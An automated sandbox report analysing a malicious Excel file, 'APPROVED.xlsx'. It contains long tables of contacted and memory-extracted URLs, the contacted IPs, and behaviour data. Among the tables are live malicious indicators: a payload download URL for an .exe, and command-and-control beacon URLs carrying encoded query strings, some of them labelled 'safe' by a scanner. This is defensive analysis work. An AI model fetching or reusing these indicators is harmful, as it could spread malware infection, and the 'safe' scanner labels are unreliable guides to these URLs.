http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://https://www.cyrilgraze.com/p2io/?6lzd4R3=PONkgH6JO	0%	Avira URL Cloud	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://3.36.53.50/dose/xele.exe	0%	Avira URL Cloud	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://https://www.casar.com/assunto/organizacao/	0%	Avira URL Cloud	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://https://www.casar.com	0%	Avira URL Cloud	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.brunoecatarina.com	54.85.86.211	true	true		unknown
www.myfavbutik.com	104.21.15.16	true	false		unknown
www.hfjxhs.com	156.241.53.161	true	true		unknown
www.cyrilgraze.com	104.21.65.7	true	true		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
ytptranspx.xshoppy.shop	75.2.66.247	true	true		unknown
www.zmzcrossrt.xyz	unknown	unknown	true		unknown
www.zgcbw.net	unknown	unknown	true		unknown
www.essentiallyourscandles.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.essentiallyourscandles.com/p2io/?6lzd4R3=tOwaJovwNhipp7Qdg3+vLu8KpTdHs2Vuljr6rtQHuYg94Ec45hj5yUBja0PUcN+7an3hSw==&Mj=8pGl2P	true	• Avira URL Cloud: safe	unknown
http://www.cyrilgraze.com/p2io/?6lzd4R3=PONkgH6JO+VmGu/vZj4YyU3gBn/U0y1OFS1Y8BXnr3YdY2x3tUozsPT0NTVR3XOxnye2KQ==&Mj=8pGl2P	true	• Avira URL Cloud: safe	unknown
http://3.36.53.50/dose/xele.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000009.00000000.2174122885.000000000A3E9000.00000008.00000001.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.mercadolivre.com.br/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.iis.fhg.de/audioPA	explorer.exe, 00000009.0000000 0.2163213773.0000000004B50000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sogou.com/favicon.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://casarpontocom.zendesk.com/hc/pt-br	explorer.exe, 0000000B.0000000 2.2352710189.0000000002F17000. 00000004.00000001.sdmp	false		high
http://https://www.casar.com/assunto/noivas/dicas-para-noivas/	explorer.exe, 0000000B.0000000 2.2352710189.0000000002F17000. 00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://%s.com	explorer.exe, 00000009.0000000 0.2172829427.000000000A330000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	vbc.exe, 00000004.00000002.215 2979155.0000000002331000.00000 004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	explorer.exe, 00000009.0000000 0.2161103506.0000000003C40000. 00000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.t-online.de/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.amazon.de/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http:// www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000009.0000000 0.2170312578.000000000861C000. 00000004.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.cyrilgraze.com/p2io/?6lzd4R3=PONkgH6JO	explorer.exe, 0000000B.0000000 2.2352710189.0000000002F17000. 00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://cdnjs.cloudflare.com/ajax/libs/es5-shim/4.5.14/es5-shim.min.js	explorer.exe, 0000000B.0000000 2.2352710189.0000000002F17000. 00000004.00000001.sdmp	false		high
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.casar.com/assunto/organizacao/	explorer.exe, 0000000B.0000000 2.2352710189.0000000002F17000. 00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.google.si/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.ebay.it/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000009.0000000 0.2172829427.000000000A330000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.casar.com	explorer.exe, 0000000B.0000000 2.2352710189.0000000002F17000. 00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ipop.co.kr/favicon.ico	explorer.exe, 00000009.0000000 0.2174122885.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
3.36.53.50	unknown	United States		8987	AMAZONEXPANSIONGB	true
104.21.65.7	www.cyrilgraze.com	United States		13335	CLOUDFLARENETUS	true
75.2.66.247	ytptranspx.xshoppy.shop	United States		16509	AMAZON-02US	true
54.85.86.211	www.brunoecatarina.com	United States		14618	AMAZON-AESUS	true
156.241.53.161	www.hfjxhs.com	Seychelles		136800	XIAOZHIYUN1-AS-APICIDCNETWORKUS	true
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	true

Private

IP
192.168.2.255

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	413096
Start date:	13.05.2021
Start time:	08:28:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 31s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	APPROVED.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	13
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0

Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@17/7@7/7
EGA Information:	Failed
HDC Information:	• Successful, ratio: 25.6% (good quality ratio 24.2%) • Quality average: 72.6% • Quality standard deviation: 28.4%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/413096/sample/APPROVED.xlsx

Simulations

Behavior and APIs

Time	Type	Description
08:28:59	API Interceptor	137x Sleep call for process: EQNEDT32.EXE modified
08:29:05	API Interceptor	168x Sleep call for process: vbc.exe modified
08:29:37	API Interceptor	512x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.21.65.7	lFfDzzZYTl.exe	Get hash	malicious	Browse	• www.cyrilgraze.com/p2io/?iBIXf4M=PONkgH6MO5ViG+zjbj4YyU3gBn/U0y1OFStIgCLmvXYcYHdxqE5/6Lr2O1VXv2W5rEqXTgoC5w==&_RAd4V=YL0THJvhl8d

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	dw0Iro1gcR.exe	Get hash	malicious	Browse	• www.cyrilgraze.com/p2io/?0pk=FtxhArA&FjUHSn=PONkgH6MO5ViG+zjbj4YyU3gBn/U0y1OFStIgCLmvXYcYHdxqE5/6Lr2O1ZX8ma6yUqB
	IfBVtTwPNQ.exe	Get hash	malicious	Browse	• www.cyrilgraze.com/p2io/?E48=PONkgH6MO5ViG+zjbj4YyU3gBn/U0y1OFStIgCLmvXYcYHdxqE5/6Lr2O1VuwH26lS2QTgoFqA==&oPqLWb=dVeDBDrHInjx
	gqnTRCdv5u.exe	Get hash	malicious	Browse	• www.cyrilgraze.com/p2io/?K81d7=PONkgH6MO5ViG+zjbj4YyU3gBn/U0y1OFStIgCLmvXYcYHdxqE5/6Lr2O25ts36CozLG&uTrL=Apdlbf
	g0g865fQ2S.exe	Get hash	malicious	Browse	• www.cyrilgraze.com/p2io/?4h3=PONkgH6MO5ViG+zjbj4YyU3gBn/U0y1OFStIgCLmvXYcYHdxqE5/6Lr2O25HzHKCsxDG&vTapK=LJBpc8p
	loMStbzHSP.exe	Get hash	malicious	Browse	• www.cyrilgraze.com/p2io/?7nEpiRy=PONkgH6MO5ViG+zjbj4YyU3gBn/U0y1OFStIgCLmvXYcYHdxqE5/6Lr2O1VXv2W5rEqXTgoC5w==&sZvD8l=Spap-DKpf
75.2.66.247	Invoice.xlsx	Get hash	malicious	Browse	• www.insershop.com/iu4d/?L2JH=bFjm+7dIUkDoytiq4+cmnuPDP86R5rhIsCCYhRI/G0MMS6HA97F4PgWpOqqF2KUNtHj/hw==&0n=fxlp
	0iEsxw3D7A.exe	Get hash	malicious	Browse	• www.qscript.com/8rg4/?6l=VsHc7njAYTBvoczWHdQttC0IXDsqEoT2aspGnMNUW1tx9TWSknVAapEIqjACukXLl20z&_FN4EJ=3fnDH

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	iPv5du05Bu.exe	Get hash	malicious	Browse	• www.qscript.com/8rg4/?ExoHs=VsHc7njAYTBvoczWHdQttC0IXDsqEoT2aspGnMNUW1tx9TWSknVAapEIqjACukXLI20z&alX=TXFDhzv0K60l
	googlechrome_3843.exe	Get hash	malicious	Browse	• www.collipse.com/csv8/?jL30v=Z54U04wqGI300YwketVjcixyHBr4HpwtQE6vF0nldb1Lz0z4UH78CnHRphUFHPRBURpw&JB4DYN=9rhd62lx1hk
54.85.86.211	REVISED ORDER.exe	Get hash	malicious	Browse	• www.raphaelyejesiel.com/owws/?0pn=Ng1hVjXym9Qjh/39zAZuuRZY5wWd2+1a+DNcin6p0h8GUL41G3Uc3DOSlbUNOeobFB2Q&uDKhk=JfrPs86HdHGxMH
	o52k2obPCG.exe	Get hash	malicious	Browse	• www.brunoecatarina.com/p2io/?UlSp=GTgP1nZH9J34Epg&tZU4=OHUffbgtyxVuJk/N29fk0Sz2RAv4pH8VLsDTaDI27e1IsTBLt6kjVq3G5gmXBr8fNrAN1suaqA==
	q3uHPdoxWP.exe	Get hash	malicious	Browse	• www.brunoecatarina.com/p2io/?N4=OHUffbgtyxVuJk/N29fk0Sz2RAv4pH8VLsDTaDI27e1IsTBLt6kjVq3G5jK+CrAnEI1b&2d=Yn8xRlsx
	uNttFPI36y.exe	Get hash	malicious	Browse	• www.brunoecatarina.com/p2io/?CR=OHUffbgtyxVuJk/N29fk0Sz2RAv4pH8VLsDTaDI27e1IsTBLt6kjVq3G5gmXBr8fNrAN1suaqA==&QL0=ehux_83x40_XBX2
	Introduction APRIL 15 2020.xlsx	Get hash	malicious	Browse	• www.brunoecatarina.com/p2io/?QJ=h484VFbPZ8O&Ztxhw=OHUffbgoy2VqJ0zB09fk0Sz2RAv4pH8VLsbDGAU3/+1JsitNqq1vDuPE6GmoG7EUPLorsQ==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
